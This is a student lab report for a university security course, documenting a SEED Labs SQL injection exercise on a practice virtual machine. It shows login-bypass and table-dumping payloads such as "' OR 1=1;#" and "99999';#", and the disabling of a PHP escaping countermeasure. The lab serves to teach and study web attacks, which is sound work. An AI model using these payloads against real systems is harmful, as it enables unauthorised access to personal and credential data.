California State University, Sacramento

Lab 5-SQL Injection

Elliot Turner

Professor Dr. Jun Dai


CSC 154

July 04, 2022

Introduction


In a controlled environment test the weakness in SQL semantics by exploiting the vulnerabilities in the link between web apps and databases.

Setup




```
[07/03/2022 23:04] seed@ubuntu:~$ mysql -u root -pseedubuntu
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 261
Server version: 5.5.32-0ubuntu0.12.04.1 (Ubuntu)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

- **mysql -u root -pseedubuntu - Enter mysql as root user.**




```
[07/03/2022 23:10] seed@ubuntu:~$ cd Downloads
[07/03/2022 23:10] seed@ubuntu:~/Downloads$ mkdir SQLInjection
[07/03/2022 23:11] seed@ubuntu:~/Downloads$ cd SQLInjection/
[07/03/2022 23:11] seed@ubuntu:~/Downloads/SQLInjection$ mv ~/Desktop/patch.tar.
gz ./
[07/03/2022 23:11] seed@ubuntu:~/Downloads/SQLInjection$ ls
patch.tar.gz
```

After moving the patch from host machine to virtual machine, create a directory for the SQL injection.




```
[07/03/2022 23:11] seed@ubuntu:~/Downloads/SQLInjection$ tar -zxvf patch.tar.gz
patch/logoff.php
patch/Users.sql
patch/bootstrap.sh
patch/edit.php
patch/index.html
patch/style_home.css
patch/unsafe_edit.php
patch/README
patch/unsafe_credential.php
patch/
[07/03/2022 23:12] seed@ubuntu:~/Downloads/SQLInjection$ ls
patch  patch.tar.gz
```

- **tar zxvf patch.tar.gz - Unzip patch.**




```
[07/03/2022 23:13] seed@ubuntu:~/Downloads/SQLInjection$ cd patch/
[07/03/2022 23:14] seed@ubuntu:~/Downloads/SQLInjection/patch$ ls
bootstrap.sh  index.html  README         unsafe_credential.php  Users.sql
edit.php      logoff.php  style_home.css  unsafe_edit.php
[07/03/2022 23:14] seed@ubuntu:~/Downloads/SQLInjection/patch$ ./bootstrap.sh
[sudo] password for seed:
 * Restarting web server apache2
 ... waiting                                                             [ OK ]
[07/03/2022 23:14] seed@ubuntu:~/Downloads/SQLInjection/patch$
```

Run patch.




```
[07/03/2022 23:15] seed@ubuntu:~/Downloads/SQLInjection/patch$ sudo cp /etc/php5
/apache2/php.ini ./php-bk.ini
[07/03/2022 23:17] seed@ubuntu:~/Downloads/SQLInjection/patch$
```

Make a copy in case we make an error.




```
[07/03/2022 23:17] seed@ubuntu:~/Downloads/SQLInjection/patch$ sudo gedit /etc/p
hp5/apache2/php.ini
```




```
; otherwise corrupt data being placed in resources such as databases before
; making that data available to you. Because of character encoding issues and
; non-standard SQL implementations across many databases, it's not currently
; possible for this feature to be 100% accurate. PHP's default behavior is to
; enable the feature. We strongly recommend you use the escaping mechanisms
; designed specifically for the database your using instead of relying on this
; feature. Also note, this feature has been deprecated as of PHP 5.3.0 and is
; scheduled for removal in PHP 6.
; Default Value: On
; Development Value: Off
; Production Value: Off
; http://php.net/magic-quotes-gpc
magic_quotes_gpc = Off

; Magic quotes for runtime-generated data, e.g. data from SQL, from exec(), etc.
; http://php.net/magic-quotes-runtime
magic_quotes_runtime = Off

; Use Sybase-style magic quotes (escape ' with '' instead of \').
; http://php.net/magic-quotes-sybase
magic_quotes_sybase = Off

; Automatically add files before PHP document.
; http://php.net/auto-prepend-file
auto_prepend_file =
```

Disable magic_quotes_gpc countermeasure.




```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| Users              |
| csrf_collabtive_db |
| csrf_elgg_db       |
| mysql              |
| performance_schema |
| phpmyadmin         |
| revive_adserver    |
| se_elgg_db         |
| sop_collabtive_db  |
| sql_collabtive_db  |
| test               |
| wt_elgg_db         |
| xss_collabtive_db  |
| xss_elgg_db        |
+--------------------+
15 rows in set (0.00 sec)

mysql> 
```

Verify that we have access to the users database.




```
mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql> 
```




```
mysql> SELECT * FROM credential WHERE eid = '1' OR 1=1;# '
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |
 |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |
 |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |
 |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |
 |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |
 |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
6 rows in set (0.00 sec)

mysql> 
```

Query the credential table within the users.



```
mysql> SELECT * FROM credential WHERE eid = '1' OR 1=1;#             ' AND pa
ssword='             '
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |
 |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |
 |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |
 |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |
 |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |
 |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
6 rows in set (0.00 sec)

mysql> 
```


http://www.see…om/index.html
www.seedlabsqlinjection.com/index.htm
Google
Most Visited
Getting Started
Seed Labs
Get Information


Employee Profile Information

Employee ID: 99999';#

Password:

Copyright © SEED LABs

`Use ';# to avoid the password requirement.`


http://www.se…23&Password=
www.seedlabsqlinjection.com/unsafe_credent
Google
Most Visited
Getting Started
Seed Labs
LOG OFF

Alice Profile

Employee ID: 10000 salary: 20000 birth: 9/20 ssn: 10211002 nickname: email: address: phone number:

Boby Profile

